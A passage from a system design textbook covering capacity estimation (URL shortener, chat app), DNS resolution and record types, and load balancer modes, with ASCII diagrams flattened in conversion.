Ingress (writes): Peak: $3,472$ QPS $\times 300$ B = ~ 1 MB/s (negligible) Egress (redirects): Each redirect response is small (~ 500 bytes with headers) Peak: $348K$ QPS $\times 500$ B = 174 MB/s

Cache Estimation

Apply 80/20 rule to reads: Daily unique URL accesses: assume 20% of 183B total URLs are "hot" Alternative: Cache the hot URLs for the day Daily unique reads: $116K$ QPS $\times 86,400 \sim 10B$ redirect requests If 20% of URLs are accessed in a day: $\sim 20M \times 365 = 7.3B$ unique URLs/year Simpler approach: Cache top 20% of daily traffic: $10B$ reads/day $\times 0.20 \times 300$ B / unique-factor Practical: Cache $\sim 40M$ hot URLs $40M \times 300$ B = 12 GB 12 GB easily fits in a single Redis instance!

Server Estimation

Read operations (cache-backed redirect lookups): Peak Read QPS: 348K QPS per server: 3,000 (cache-backed) Servers needed: 348K / 3,000 = 116 servers With safety margin (1.3x): ~150 application servers

Summary Table

+-----+-----+ Metric Estimate +-----+-----+ Write QPS (avg / peak) 1.2K / 3.5K Read QPS (avg / peak) 116K / 348K Storage (5 years, 3x rep) 165 TB Bandwidth (peak egress) 174 MB/s Cache memory 12 GB Application servers ~150 Short URL key space 62^7 = 3.5T +-----+-----+
--

4.10 Worked Example: Chat Application (50M DAU)

Requirements

- 50M Daily Active Users - Each user sends 40 messages/day on average - Average message size: 200 bytes - 1:1 and group chats (avg group size: 10 members) - Messages retained forever - Delivery latency: < 500ms - Message delivery guarantee: at-least-once - Online/offline status tracking

Traffic Estimation

Total messages per day: 50M users x 40 messages = 2 Billion messages/day Message Write QPS: 2B / 86,400 = ~23,148 QPS Peak: 23,148 x 3 = ~70K QPS Message Read QPS: Each message is read by recipient(s). For 1:1 chats: each message is read once = same as write QPS For group chats (assume 30% of messages are in groups, avg 10 members): Group read amplification: 2B x 0.30 x 10 = 6B + 2B x 0.70 = 7.4B reads/day Read QPS: 7.4B / 86,400 = ~85,648 QPS Peak Read QPS: ~257K QPS Connection management (WebSockets): 50M DAU, assume 30% online at peak = 15M concurrent connections

Storage Estimation

Per-message storage: +-----+-----+ | Field | Size | +-----+-----+ | message_id (UUID) | 16 B | | sender_id (UUID) | 16 B | | chat_id (UUID) | 16 B | | content (avg 200 chars) | 200 B | | timestamp | 8 B | | status (sent/delivered/ | 1 B | | read) | | metadata | ~50 B | +-----+-----+ | TOTAL | ~307 B | +-----+-----+ Round up to 350 bytes per message. Daily storage: 2B messages x 350 B = 700 GB/day Yearly storage: 700 GB x 365 = ~255 TB/year 5-year storage (with 3x replication): 255 TB x 5 x 3 = 3,825 TB ~ 3.8 PB

Bandwidth Estimation

Ingress (message sends): Peak: 70K QPS x 350 B = ~24.5 MB/s Egress (message delivery): Peak: 257K QPS x 350 B = ~90 MB/s WebSocket overhead: 15M connections x heartbeat every 30s x 64 B = 15M / 30 x 64 B = 32 MB/s for heartbeats alone Total peak egress: ~122 MB/s

Server Estimation

WebSocket servers: Each server handles ~50,000 concurrent connections (typical) 15M connections / 50,000 = 300 WebSocket servers API servers (message processing): Peak QPS: 70K (writes) + 257K (reads) = 327K total QPS per server: 1,000 (message processing involves DB writes) Servers: 327K / 1,000 = 327 ~ 330 API servers Total: ~300 WebSocket + ~330 API = ~630 servers With redundancy: ~700 servers

Cache Estimation

Cache recent messages (last 30 days): Daily new data: 700 GB 30 days: 700 GB x 30 = 21 TB Cache 20%: 21 TB x 0.20 = 4.2 TB This requires a Redis cluster with ~4.2 TB capacity. With ~64 GB per Redis node: 4,200 / 64 = ~66 Redis nodes Alternatively, cache only last 24 hours (most active chats): 700 GB x 0.20 = 140 GB This is much more manageable: 3-4 Redis nodes

Summary Table

+-----+-----+ Metric Estimate +-----+-----+ Messages per day 2 Billion Write QPS (avg / peak) 23K / 70K Read QPS (avg / peak) 86K / 257K Concurrent WebSocket connections 15M (peak) Storage per year (with replication) 765 TB Peak bandwidth (egress) 122 MB/s WebSocket servers ~300 API servers ~330 Cache (last 24h, 20%) 140 GB Redis nodes (for cache) 3-4 +-----+-----+

4.11 Common Pitfalls in Estimation

Pitfall 1: Forgetting the Peak Multiplier

Average QPS is not what you design for. Peak traffic (typically 2-5x average) determines your infrastructure needs.

WRONG: "We need 1,000 QPS, so let's provision for 1,000 QPS" RIGHT: "Average is 1,000 QPS, peak is ~3,000 QPS, design for 4,500 QPS (3x peak + 50% safety margin)"

Pitfall 2: Ignoring Replication

Storage estimates must account for replication. Most databases replicate data 3x:

Raw data: 100 TB With replication: 300 TB <-- This is what you actually need

Pitfall 3: Confusing Bits and Bytes

Network bandwidth is often measured in **bits** per second, while storage is in **bytes**. There are 8 bits in a byte.

"100 Mbps network" = 100 Megabits/s = 12.5 Megabytes/s A 1 Gbps connection can transfer ~125 MB/s (not 1 GB/s!)

Pitfall 4: Not Accounting for Metadata and Indexing Overhead

Raw data size is not the only storage cost. Indexes, metadata, and file system overhead typically add 20-50% to the raw data size:

Raw data: 100 TB Index overhead: +30% = 30 TB Metadata: +10% = 10 TB File system overhead: +5% = 5 TB Actual storage needed: ~145 TB With replication (3x): ~435 TB

Pitfall 5: Assuming Linear Growth

Real traffic grows exponentially, not linearly. If you have 1M users today and expect 10x growth in 2 years, your Year 2 requirements are 10x Year 1, not 2x.

Year 1: 1M DAU -> 100 QPS Year 2: 10M DAU -> 1,000 QPS (10x, not 200 QPS) Year 3: 50M DAU -> 5,000 QPS (50x Year 1)

Pitfall 6: Over-Precise Estimates

Back-of-the-envelope means **rough**. Do not calculate to 5 decimal places:

WRONG: "We need exactly 34,722.222 QPS" RIGHT: "We need ~35K QPS"

Round aggressively. If your estimate is 47 servers, call it 50. If storage is 73.2 TB, call it 75 TB or even 100 TB. The goal is the right order of magnitude.

4.12 Estimation Cheat Sheet

Use this quick-reference during your HLD work:

```
+=====+ || ESTIMATION CHEAT SHEET ||
+=====+ || || || TIME CONVERSIONS: || || 1 day = 86,400 seconds (~10^5) || || 1
month = 2,500,000 seconds (~2.5 x 10^6) || || 1 year = 31,500,000 seconds (~3 x 10^7) || || || QUICK QPS: || || 1M req/day = ~12 QPS || || 10M
req/day = ~120 QPS || || 100M req/day = ~1,200 QPS || || 1B req/day = ~12,000 QPS || || || || STORAGE: || || 1 char = 1 byte | 1 KB ~ 1,000 chars
| 1 MB ~ 1M chars || || 1 photo ~ 200 KB | 1 min video ~ 10 MB || || || || SERVER CAPACITY (per standard server): || || CPU-heavy: 100-500 QPS ||
|| DB-backed: 500-1,000 QPS || || Cache-backed: 2,000-5,000 QPS || || Static: 10,000-50,000 QPS || || || || WEBSOCKETS: || || Per server:
10,000-65,000 concurrent connections || || || || REDIS: || || Single node: Up to ~64 GB memory || || QPS: ~100,000 operations/sec per node || ||
|| || COMMON MULTIPLIERS: || || Peak: 2-5x average || || Replication: 3x raw storage || || Cache 80/20: Cache 20% of data to serve 80% of reads ||
|| Safety margin: 1.5-2x peak || || || +=====+
```

4.13 Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. Estimation is about being within an ORDER OF MAGNITUDE, | | not
about precision. Round aggressively. | | | 2. Memorize the powers of 2, seconds-in-a-day (~86,400), and | | the latency numbers hierarchy (L1 ->
RAM -> SSD -> HDD -> | | Network). | | | 3. The standard estimation flow is: | | Users -> DAU -> QPS -> Peak QPS -> Design QPS | | Then derive:
Storage, Bandwidth, Cache, Servers | | | 4. Always account for: | | - Peak multiplier (2-5x average) | | - Replication factor (typically 3x) | |
- Read/write ratio (determines optimization focus) | | - Safety margin (1.5-2x for growth) | | | 5. The 80/20 rule for caching: cache the
hottest 20% of data | | to serve 80% of read requests from memory. | | | 6. Media (images, video) dominates storage. Separate media | | storage
estimates from metadata/text estimates. | | | 7. Common pitfalls: forgetting peak QPS, ignoring replication, | | confusing bits/bytes,
over-precise calculations, and | | assuming linear growth. | | | 8. Practice estimation regularly. Work through examples like | | URL
shorteners, chat apps, social media, and video | | streaming platforms until the process is second nature. | | | 9. Estimation drives
architecture: your numbers determine | | whether you need 1 server or 1,000, whether a single | | database suffices or you need sharding, and
whether a | | simple cache works or you need a distributed cluster. | | +-----+
```

You have completed the foundational chapters! With an understanding of what HLD is (Chapter 1), how to think architecturally (Chapter 2), how to gather requirements (Chapter 3), and how to estimate capacity (Chapter 4), you are ready to dive into designing specific systems in the chapters ahead.

PART II - CORE BUILDING BLOCKS

Chapter 5: DNS and Domain Resolution

Introduction — The Phonebook of the Internet

Every time you type `www.google.com` into your browser, something remarkable happens behind the scenes. Your computer has no idea where `www.google.com` lives — it only understands IP addresses like `142.250.80.46`. The **Domain Name System (DNS)** is the distributed, hierarchical system that translates human-readable domain names into machine-readable IP addresses.

Think of DNS as the **phonebook of the internet**. Just as you look up a person's name to find their phone number, DNS looks up a domain name to find its IP address. Without DNS, you'd need to memorize IP addresses for every website you visit.

Why DNS Matters in System Design

- **It's the first step in every web request** — DNS resolution happens before any HTTP connection is established
- **It enables load balancing** — DNS can distribute traffic across multiple servers
- **It enables geographic routing** — DNS can route users to the nearest data center
- **It provides failover** — DNS can redirect traffic when servers go down
- **It's a potential bottleneck and single point of failure** — DNS outages can take down entire services

Real-world impact: In October 2021, Facebook experienced a massive outage because their DNS records were withdrawn from the internet via a BGP update. For over 6 hours, billions of users couldn't access Facebook, Instagram, or WhatsApp — all because DNS couldn't resolve their domain names.

DNS Hierarchy

DNS is organized as a **hierarchical, distributed database**. No single server holds all DNS records. Instead, the responsibility is distributed across millions of servers organized in a tree structure.



The Four Players in DNS Resolution

Component	Role	Example	Cache TTL
DNS Recursive Resolver	Your "agent" — takes your query and does the legwork	ISP's resolver, Google (8.8.8.8), Cloudflare (1.1.1.1)	Hours to days
Root Name Server	Knows where to find TLD servers	13 clusters (a–m.root-servers.net)	48 hours
TLD Name Server	Knows authoritative servers for domains under its TLD	Verisign manages .com and .net	24–48 hours
Authoritative Name Server	Holds the actual DNS records for a domain	ns1.google.com for google.com	Configured by domain owner

Root Servers — The Starting Point

There are **13 logical root server clusters**, labeled A through M. In reality, each "root server" is a cluster of hundreds of servers distributed globally using **anycast** routing. Together, they handle over 10 billion queries per day.

Root servers don't know specific domain IP addresses. They only know where to find the **TLD servers** (.com, .org, .net, .io, etc.).

TLD (Top-Level Domain) Servers

TLD servers are responsible for all domains under a specific extension:

- **Generic TLDs (gTLDs):** `.com`, `.org`, `.net`, `.info`, `.io`
- **Country-code TLDs (ccTLDs):** `.us`, `.uk`, `.de`, `.jp`, `.in`
- **Sponsored TLDs:** `.edu`, `.gov`, `.mil`

The `.com` TLD alone has over **160 million** registered domains.

Authoritative Name Servers

These servers hold the **actual DNS records** for a domain. When you register `myapp.com` with a registrar (e.g., GoDaddy, Namecheap), you configure the authoritative name servers, which then hold your A records, CNAME records, MX records, etc.

DNS Resolution Flow — Step by Step

Let's trace what happens when you type `www.example.com` in your browser:

```
User's Browser Recursive Resolver Root Server +-----+ +-----+ +-----+ | | 1. Query | | 2. Ask | | | Type +----->|
Where is +----->| I don't | | www. | | www.example | | know, but | | example | | .com? |<-----+ ask .com | | .com | | | 3. Ref | TLD at | |
| | | x.x.x.x | +-----+ +-----+ +-----+ | | 4. Ask .com TLD v +-----+ | .com TLD | | Server | | | "example.com
| | NS is at | | y.y.y.y" | +-----+ +-----+ | | 5. Referral v +-----+ +-----+ | | 6. Ask | | Recursive +----->| Auth NS | |
Resolver | | for | | |<-----+ example | | 7. IP: | .com | +-----+ +-----+ 93.184 | | | .216.34 +-----+ 8. Return| IP | v
+-----+ +-----+ | Browser | | connects to | | 93.184.216.34 | +-----+
```

Step-by-Step Breakdown

1. **Browser cache check** — Browser checks its own DNS cache (Chrome: `chrome://net-internals/#dns`)
2. **OS cache check** — Operating system checks its DNS cache (`/etc/hosts` file, `systemd-resolved`)
3. **Recursive resolver query** — If not cached, the OS sends the query to the configured recursive resolver
4. **Root server query** — Resolver asks a root server: "Where is `www.example.com`?"
5. **Root server referral** — Root server responds: "I don't know, but `.com` TLD is at this IP"
6. **TLD server query** — Resolver asks the `.com` TLD: "Where is `example.com`?"
7. **TLD server referral** — TLD responds: "The authoritative NS for `example.com` is at this IP"
8. **Authoritative server query** — Resolver asks the authoritative NS: "What's the IP for `www.example.com`?"
9. **Answer returned** — Authoritative NS responds with the IP address
10. **Resolver caches and returns** — Resolver caches the result and returns it to the client

Performance note: A full DNS resolution (cold cache) can take **20–120ms**. With caching, subsequent lookups take **<1ms**.

DNS Record Types

DNS records are stored as **Resource Records (RRs)** on authoritative name servers. Each record has a **name**, **type**, **TTL**, and **value**.

Common Record Types

Record Type	Purpose	Example	When to Use
A	Maps domain to IPv4 address	<code>example.com -> 93.184.216.34</code>	Primary website hosting

AAAA	Maps domain to IPv6 address	example.com -> 2606:2800:220:1:...	IPv6 support
CNAME	Alias — points domain to another domain	www.example.com -> example.com	Subdomains, CDN integration
MX	Mail exchange server for the domain	example.com -> mail.example.com (pri: 10)	Email routing
NS	Specifies authoritative name servers	example.com -> ns1.example.com	Domain delegation
TXT	Arbitrary text data	example.com -> "v=spf1 include:_spf.google.com"	SPF, DKIM, domain verification
SRV	Service location (host + port)	_sip._tcp.example.com -> 5060 sipserver.example.com	Service discovery (VoIP, LDAP)
SOA	Start of Authority — domain metadata	TTL, admin email, serial number	Zone management
PTR	Reverse DNS — IP to domain	34.216.184.93.in-addr.arpa -> example.com	Email verification, logging

CNAME vs A Record — A Common Confusion

```
# A Record — directly maps to IP example.com. 300 IN A 93.184.216.34 # CNAME — alias that points to another domain name www.example.com. 300 IN CNAME example.com. blog.example.com. 300 IN CNAME myapp.herokuapp.com. # Important: CNAME requires an extra resolution step! # www.example.com -> (CNAME) -> example.com -> (A) -> 93.184.216.34
```

Key rule: You CANNOT place a CNAME at the zone apex (e.g., `example.com` itself). CNAMEs are only for subdomains. Some providers offer "ALIAS" or "ANAME" records to work around this.

MX Records — Email Routing

```
example.com. 300 IN MX 10 mail1.example.com. example.com. 300 IN MX 20 mail2.example.com. example.com. 300 IN MX 30 mail3.example.com.
```

The number is the **priority** (lower = higher priority). If `mail1` is down, the sending server tries `mail2`, then `mail3`.

TTL (Time-To-Live) — DNS Caching

Every DNS record has a **TTL** value (in seconds) that tells resolvers how long to cache the record before asking again.

Caching at Every Level

```
+-----+ +-----+ +-----+ +-----+ +-----+ | Browser |--->| OS |--->| Recursive |--->| TLD |--->|Authoritative| | Cache |  
| Cache | | Resolver | | Server | | Server | | (60s) | | (varies) | | Cache | | Cache | | (source) | | | | | (TTL) | | (48hrs) | | |  
+-----+ +-----+ +-----+ +-----+ +-----+
```

TTL Trade-offs

TTL Duration	Pros	Cons	Good For
Short (30–300s)	Fast propagation of changes, quick failover	More DNS queries, higher latency	Active failover, A/B testing
Medium (300–3600s)	Balanced between freshness and efficiency	Moderate propagation delay	Most web applications
Long (3600–86400s)	Fewer DNS queries, lower latency	Slow propagation, hard to change quickly	Stable services, MX records

Best practice: Before a planned migration, reduce TTL to 60s a few days in advance. After migration is complete and verified, increase TTL back to a longer duration.

DNS-Based Load Balancing

DNS can be used as a simple but effective load balancing mechanism.

Round-Robin DNS

The simplest form — return multiple A records for the same domain, and clients pick one (usually the first).

```
example.com. 300 IN A 10.0.0.1 example.com. 300 IN A 10.0.0.2 example.com. 300 IN A 10.0.0.3 # DNS server rotates the order with each query: #
Query 1: [10.0.0.1, 10.0.0.2, 10.0.0.3] # Query 2: [10.0.0.2, 10.0.0.3, 10.0.0.1] # Query 3: [10.0.0.3, 10.0.0.1, 10.0.0.2]
```

Limitations: - No health checking — traffic still sent to dead servers - No awareness of server load - Clients may cache and stick to one IP - Uneven distribution due to caching at various levels

Weighted DNS

Assign weights to records to control traffic distribution:

```
# Send 70% traffic to server 1, 30% to server 2 example.com. 300 IN A 10.0.0.1 ; weight 70 example.com. 300 IN A 10.0.0.2 ; weight 30
```

Useful for **canary deployments** — send a small percentage of traffic to a new version.

GeoDNS — Geographic Routing

GeoDNS resolves the same domain to **different IP addresses** based on the **geographic location** of the requesting resolver.

```
+-----+ | GeoDNS Server | | api.example.com | +-----+ | +-----+ | +-----+ | | |
+-----v-----+ +-----v-----+ +-----v-----+ | US-East DC | | EU-West DC | | AP-South DC | | 10.1.0.1 | | 10.2.0.1 | | 10.3.0.1 | |
(US users) | | (EU users) | | (Asia users) | +-----+ +-----+ +-----+
```

How it works: 1. User in Tokyo queries `api.example.com` 2. GeoDNS identifies the resolver's IP as being in Asia 3. Returns the IP of the Asia-Pacific data center 4. User connects to the nearest server with lowest latency

Providers: AWS Route 53 (Geolocation Routing), Cloudflare, NS1, Dyn

DNS Failover and Health Checks

Modern DNS providers support **health checks** — they periodically probe your servers and remove unhealthy ones from DNS responses.

```
DNS Provider (e.g., Route 53) +-----+ | Health Check Module | | | Check: HTTP GET /health | | Interval: 30s | | Threshold:
3 failures | +-+-----+-----+-----+ | | +-----v-----+ +-----v-----+ +-----v-----+ |Server A| |Server B| |Server C| | OK | | FAIL | | OK |
+-----+ +-----+ +-----+ DNS Response: [Server A IP, Server C IP] (Server B removed from rotation)
```

Failover patterns: - **Active-Active:** All healthy servers receive traffic - **Active-Passive:** Secondary server only receives traffic when primary fails - **Latency-based:** Route to the server with lowest measured latency

DNS Security

DNS was designed in the 1980s **without security in mind**. This makes it vulnerable to several attacks.

Common DNS Attacks

Attack	Description	Impact
--------	-------------	--------

DNS Spoofing/Poisoning	Inject false records into resolver cache	Users redirected to malicious sites
DNS Amplification DDoS	Use open resolvers to amplify attack traffic	Target overwhelmed with DNS responses
DNS Hijacking	Compromise authoritative NS or registrar account	Complete domain takeover
DNS Tunneling	Encode data in DNS queries to bypass firewalls	Data exfiltration

DNSSEC (DNS Security Extensions)

DNSSEC adds **cryptographic signatures** to DNS records, allowing resolvers to verify that records haven't been tampered with.

```
+-----+ +-----+ | Authoritative NS | | Recursive | | | Resolver | | Record: A 1.2.3.4 | | | Signature: RRSIG
|----->| Verify signature | | Public Key: DNSKEY | | using DNSKEY | | | and trust chain | +-----+ +-----+
```

How DNSSEC works: 1. Zone owner signs DNS records with a **private key** 2. The **DNSKEY** record contains the public key 3. **RRSIG** records contain signatures for each record set 4. **DS** (Delegation Signer) records in the parent zone establish a **chain of trust** 5. Resolvers validate the chain from root to the authoritative zone

DNS over HTTPS (DoH) and DNS over TLS (DoT)

Traditional DNS queries are sent in **plaintext over UDP port 53**, allowing anyone on the network to see what domains you're visiting.

Feature	Traditional DNS	DNS over TLS (DoT)	DNS over HTTPS (DoH)
Port	UDP/53	TCP/853	TCP/443
Encryption	None	TLS	HTTPS (TLS)
Privacy	None — queries visible	Encrypted, but identifiable as DNS	Blends with regular HTTPS traffic
Blocking	Easy to block/monitor	Can be blocked on port 853	Very hard to block (same port as HTTPS)
Support	Universal	Growing	Firefox, Chrome, major resolvers

Real-World: How Large-Scale Services Use DNS

Multi-Region Deployment with DNS

Consider a global e-commerce platform with data centers in 3 regions:

```
+-----+ | DNS Provider | | (Route 53) | | | GeoDNS + Health | | Checks + Failover | +-----+ +-----+ +-----+ | | +-----+
| +-----+ | | | +-----V-----+ +-----V-----+ +-----V-----+ | US-East-1 | | EU-West-1 | | AP-South-1 | | ALB | | ALB | | ALB | |
10 servers | | 8 servers | | 6 servers | +-----+ +-----+ +-----+ DNS Configuration: shop.example.com GeoDNS US users
-> us-alb.example.com (ALIAS -> ALB DNS) EU users -> eu-alb.example.com (ALIAS -> ALB DNS) AP users -> ap-alb.example.com (ALIAS -> ALB DNS)
Default -> us-alb.example.com (fallback)
```

DNS Design Patterns at Scale

- 1. **Low TTL for dynamic services:** Use 60s TTL for services that need quick failover
- 2. **High TTL for static assets:** Use 86400s TTL for CDN CNAMEs pointing to static content
- 3. **Separate domains for different services:** `api.example.com`, `cdn.example.com`, `mail.example.com`
- 4. **Use multiple NS providers:** Some organizations use two DNS providers for redundancy
- 5. **Pre-warm DNS caches:** Before launches, ensure DNS records are propagated globally

Netflix's DNS Strategy

Netflix uses a sophisticated DNS strategy: - **Route 53** for primary DNS with health checks - **GeoDNS** to route users to the nearest **Open Connect** CDN server - **Low TTLs** on records pointing to dynamic services - **DNS-based failover** between AWS regions - **Separate domains** for streaming (nflxvideo.net) vs. the main site (netflix.com)

Common DNS Pitfalls in System Design

- 1. **Ignoring DNS propagation delay** — Changes don't take effect instantly; old cached records may persist
- 2. **Using DNS as the sole load balancer** — DNS lacks health awareness (unless using smart DNS providers)
- 3. **Not accounting for DNS resolution time** — Cold DNS lookups add 50–200ms to the first request
- 4. **CNAME chains** — Multiple CNAME hops increase resolution time (each hop requires another lookup)
- 5. **Forgetting about DNS in disaster recovery** — If your DNS provider goes down, nothing works
- 6. **Not monitoring DNS** — Track resolution time, query volume, and error rates

Key Takeaways

```
+-----+ | DNS - Key Takeaways |
+-----+ | | 1. DNS is a hierarchical, distributed system - not a single | |
server. It has Root, TLD, and Authoritative layers. | | | 2. DNS resolution involves multiple steps, but caching at | | every level (browser,
OS, resolver) makes it fast. | | | 3. TTL is a critical trade-off: short TTL = fast changes but | | more load; long TTL = good performance but
slow updates. | | | 4. GeoDNS enables routing users to the nearest data center | | - essential for global, low-latency applications. | | | 5.
DNS failover with health checks provides basic HA, but | | is limited by TTL - not instant failover. | | | 6. DNSSEC, DoH, and DoT address DNS
security and privacy, | | but adoption is still growing. | | | 7. In system design interviews, always mention DNS as the | | first step in
request flow, and consider GeoDNS for | | multi-region architectures. | | +-----+
```

Next Chapter: [Chapter 6 — Load Balancers](#)

Chapter 6: Load Balancers

Introduction — Why Load Balancing Matters

Imagine your web application starts getting 10,000 requests per second. A single server — no matter how powerful — has finite CPU, memory, and network capacity. At some point, it will buckle under the load, response times will spike, and users will get errors.

Load balancing is the practice of distributing incoming network traffic across multiple backend servers to ensure:

- **No single server is overwhelmed** — traffic is spread evenly
- **High availability** — if one server dies, others continue serving
- **Horizontal scalability** — add more servers to handle more traffic
- **Improved latency** — route users to the fastest available server

A **load balancer** sits between clients and your backend servers, acting as a **traffic cop** that decides which server should handle each incoming request.

```
+-----+ | Load Balancer | Clients | | Backend Servers +-----+ | Distributes | +-----+ |User 1 +----->| traffic across
+----->| Server 1 | +-----+ | healthy servers | +-----+ +-----+ | | +-----+ |User 2 +----->| +----->| Server
2 | +-----+ | | +-----+ +-----+ | | +-----+ |User 3 +----->| +----->| Server 3 | +-----+ +-----+
+-----+
```

Layer 4 vs Layer 7 Load Balancing

Load balancers operate at different layers of the **OSI model**. The two most important are **Layer 4 (Transport)** and **Layer 7 (Application)**.

Layer 4 Load Balancing (Transport Layer)

Layer 4 LBs make routing decisions based on **IP addresses and TCP/UDP ports** — they don't inspect the content of the traffic. They operate at the TCP/UDP level.

How it works: 1. Client initiates a TCP connection to the LB's virtual IP (VIP) 2. LB selects a backend server based on its algorithm 3. LB either **NATs** the connection or acts as a **TCP proxy** 4. All packets in that TCP connection go to the same backend

```
Client L4 Load Balancer Backend +-----+ TCP SYN +-----+ TCP SYN +-----+ | +----->| Sees: +----->| | | to VIP:80
| Src IP/Port | to S1:80 |Server 1| | | Dst IP/Port | | | |<-----+ (no HTTP |<-----+ | +-----+ TCP SYN-ACK | inspection)
| TCP SYN-ACK +-----+ +-----+
```

Layer 7 Load Balancing (Application Layer)

Layer 7 LBs inspect the **content of the HTTP request** — headers, URL paths, cookies, query parameters — and make intelligent routing decisions.

How it works: 1. Client establishes a TCP connection to the LB 2. LB terminates the TCP connection and reads the HTTP request 3. Based on the request content, LB routes to the appropriate backend 4. LB maintains a **separate** TCP connection to the backend

```
Client L7 Load Balancer Backend +-----+ HTTP Request +-----+ HTTP Req +-----+ | +----->| Inspects: +----->| | |
| GET /api/users | - URL path | /api/users |API Svc | | | Host: example.com| - Headers | | | | - Cookies | +-----+ | | | - HTTP method | |
| HTTP Request | | HTTP Req +-----+ | +----->| Routes based +----->| | | | GET /images/logo | on content | /images/logo
|CDN/ | | | | |Static | +-----+ +-----+ +-----+
```

Comparison: Layer 4 vs Layer 7

Feature	Layer 4 (Transport)	Layer 7 (Application)
Operates on	IP address, TCP/UDP port	HTTP headers, URL, cookies, body
Speed	Very fast (minimal processing)	Slower (must parse HTTP)
SSL Termination	Limited (pass-through or terminate)	Full SSL termination and re-encryption

The LB only handles the **incoming request**. The backend server sends the **response directly to the client**, bypassing the LB entirely. This is a massive performance optimization.

```
Client (1.2.3.4) LB (203.0.113.10) Backend (10.0.0.2) Request (small, e.g., 200 bytes): [Src: 1.2.3.4 Dst: 203.0.113.10] --> LB forwards to backend --> Received! Response (large, e.g., 5 MB video): <-----+ [Src: 203.0.113.10 (backend spoofs the LB's IP) | Dst: 1.2.3.4] Response goes DIRECTLY to client | BYPASSING the LB entirely! | Why this matters: - Typical web traffic: requests are SMALL (100-500 bytes) - Responses are LARGE (10KB - 5MB: HTML, images, video) - With DSR, the LB only handles the small requests - The heavy response traffic goes directly from backend to client - LB bandwidth requirement reduced by 90-95%! Pros: + LB only handles inbound traffic (massive bandwidth savings) + Much higher throughput than proxy or NAT modes + Ideal for streaming, large downloads, video Cons: - Complex configuration (backends must be configured to respond to LB's VIP) - Cannot modify response (LB never sees it) - Health checking is harder (LB doesn't see response errors) - Does NOT work with L7 features (no HTTP inspection) Used by: Large-scale CDNs, video streaming platforms, high-throughput services LVS (IPVS) in DSR mode, F5 BIG-IP in DSR mode
```

Mode 4: IP Tunneling (IP-in-IP Encapsulation)

Similar to DSR, but the LB encapsulates the original packet inside a new IP packet and sends it to the backend. The backend decapsulates and responds directly to the client.

```
Client (1.2.3.4) LB (203.0.113.10) Backend (10.0.0.2) Request: [Src: 1.2.3.4 LB encapsulates: Dst: 203.0.113.10] --> [Outer: Src: LB, Dst: 10.0.0.2 Inner: original packet] --> Backend decapsulates Response (direct to client, like DSR): <-----+ Pros: + Backends can be in different subnets/networks (unlike DSR) + Same bandwidth benefits as DSR Cons: + Higher overhead (encapsulation adds bytes to each packet) + MTU issues (encapsulated packets may exceed MTU) + Backends must support IP tunneling
```

Connection Modes Comparison

```
+-----+-----+-----+-----+-----+ | Feature | Reverse | NAT | DSR | Tunnel | | | Proxy | | | |
+-----+-----+-----+-----+-----+ | Request path | C->LB->S | C->LB->S | C->LB->S | C->LB->S | C->LB->S | | Response path |
S->LB->C | S->LB->C | S->C | S->C | | LB sees response? | Yes | Yes | No | No | | HTTP inspection? | Yes | No | No | No | | Modify content? | Yes |
No | No | No | | LB bandwidth | High | High | LOW | LOW | | Latency added | ~1-2ms | ~0.5ms | ~0.2ms | ~0.3ms | | Retry on failure? | Yes | No |
No | No | | Cross-subnet? | Yes | Yes | No | Yes | | Complexity | Medium | Low | High | High |
+-----+-----+-----+-----+-----+ Choose: - Reverse Proxy: When you need L7 features (most web applications) -
NAT: When you need L4 simplicity (databases, TCP services) - DSR: When bandwidth/throughput is critical (streaming, CDN) - Tunnel: When you need
DSR across different networks
```

Connection Multiplexing — A Hidden Superpower of L7 Load Balancers

One of the most powerful optimizations that L7 load balancers perform is **connection multiplexing** (also called connection pooling or connection coalescing).

```
WITHOUT multiplexing: 1000 clients each open a TCP connection to the LB. LB opens 1000 TCP connections to the backend. Backend must handle 1000 concurrent connections. Client 1 ----TCP----> LB ----TCP----> Backend (connection 1) Client 2 ----TCP----> LB ----TCP----> Backend (connection 2) Client 3 ----TCP----> LB ----TCP----> Backend (connection 3) ... Client 1000 --TCP--> LB ----TCP----> Backend (connection 1000) Backend: "I'm managing 1000 TCP connections!" (memory, file descriptors, overhead) --- WITH multiplexing (L7 LB): 1000 clients each open a TCP connection to the LB. LB opens ONLY 10 persistent connections (keep-alive) to the backend. LB multiplexes all 1000 client requests over these 10 connections. Client 1 ----TCP---+ Client 2 ----TCP---+ Client 3 ----TCP---+ LB --10 TCP conns--> Backend ... | Client 1000 ----TCP---+ Backend: "I'm managing only 10 connections!" (massive resource savings) This is especially powerful for: - HTTP/2 (multiplexes multiple requests over single TCP connection) - Databases behind connection-limited backends - Microservices with connection pool limits
```

How a Load Balancer Maintains State — The Connection Table

Even "stateless" L4 load balancers must track connections internally:

```
Load Balancer Connection Table: +-----+-----+-----+-----+-----+ | Client | Backend | Protocol | State |
+-----+-----+-----+-----+-----+ | 1.2.3.4:54321 | 10.0.0.2:8080 | TCP | ESTAB | | 5.6.7.8:49876 |
10.0.0.3:8080 | TCP | ESTAB | | 9.10.11.12:61234 | 10.0.0.2:8080 | TCP | TIME_WAIT | | 13.14.15.16:55555 | 10.0.0.4:8080 | TCP | SYN_RECV |
+-----+-----+-----+-----+-----+ This table ensures that: - All packets of a TCP connection go to the SAME
backend - The LB can track connection lifecycle (SYN -> ESTABLISHED -> FIN) - Connection timeouts are enforced - Connection counts per backend are known (for Least Connections algo) Table size: A busy LB may track MILLIONS of concurrent connections. Memory: ~100-200 bytes per connection entry. 1 million connections = ~200 MB of memory for the connection table alone.
```

Stateless vs Stateful Requests — How Load Balancers Handle Each

This is one of the most important distinctions in load balancing and system design. The statefulness of your application **fundamentally changes** how you configure load balancing.

What is a Stateless Request?

A **stateless request** contains ALL the information the server needs to process it. The server does not need to remember anything from previous requests. Every request is **self-contained and independent**.

```
Stateless Request Examples: 1. REST API with JWT token: GET /api/users/42 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiam9obiJ9.abc -> ANY server can verify the JWT and serve the request -> No server-side state needed (token carries the identity) 2. Static content: GET /images/logo.png -> ANY server with the file can respond 3. Idempotent API call: GET /api/products?category=electronics&page=2 -> Same request gives same result regardless of which server handles it
```

What is a Stateful Request?

A **stateful request** depends on **server-side session state** from a previous request. If the request lands on a different server, that server won't have the context and the request fails or produces wrong results.

```
